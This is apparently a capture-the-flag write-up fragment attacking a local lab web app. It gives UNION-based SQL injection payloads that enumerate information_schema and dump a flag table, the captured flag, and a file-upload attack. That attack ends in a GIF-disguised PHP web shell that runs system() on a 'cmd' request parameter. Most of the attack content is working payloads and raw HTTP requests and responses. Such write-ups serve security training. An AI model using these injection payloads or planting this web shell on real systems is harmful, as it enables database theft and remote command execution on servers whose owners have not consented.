
Payload: **'UNION SELECT 1,2,3,4,5,column_name,7,8 FROM information_schema.columns WHERE table_schema='web_4904' and table_name='flags38364' LIMIT 0,1-- -**



Payload: **'UNION SELECT 1,2,3,4,5,column_name,7,8 FROM information_schema.columns WHERE table_schema='web_4904' and table_name='flags38364' LIMIT 1,1-- -**



Payload: **'UNION SELECT 1,2,id,4,5,zaflag,7,8 FROM flags38364 LIMIT 0,1-- -**




Flag

SpeishFlag{0xiTyXDGEbDJafiQZArBNprEWKCQnwwK}

File Upload

```
POST /auth/register_real_one HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: http://localhost:8080
DNT: 1
Connection: close
Referer: http://localhost:8080/auth/register_real_one
Cookie: PHPSESSID=2u2qgu8h7fnh7ds58a7jpf840r
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

fullname=kayn&catname=kayn&password=kayn&confirm_password=kayn&agreement=1&profile_img=profile/jmkat.jpg
```



Request

Pretty Raw \n Actions

```
GET /userupload/posts/kayn.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://localhost:8080/inside
Cookie: PHPSESSID=2u2qgu8h7fnh7ds58a7jpf840r
Sec-GPC: 1
```

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Thu, 29 Apr 2021 19:26:38 GMT
Content-Type: application/octet-stream
Content-Length: 225
Last-Modified: Thu, 29 Apr 2021 19:26:18 GMT
Connection: close
ETag: "608b085a-e1"
Accept-Ranges: bytes

GIF89a
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>
```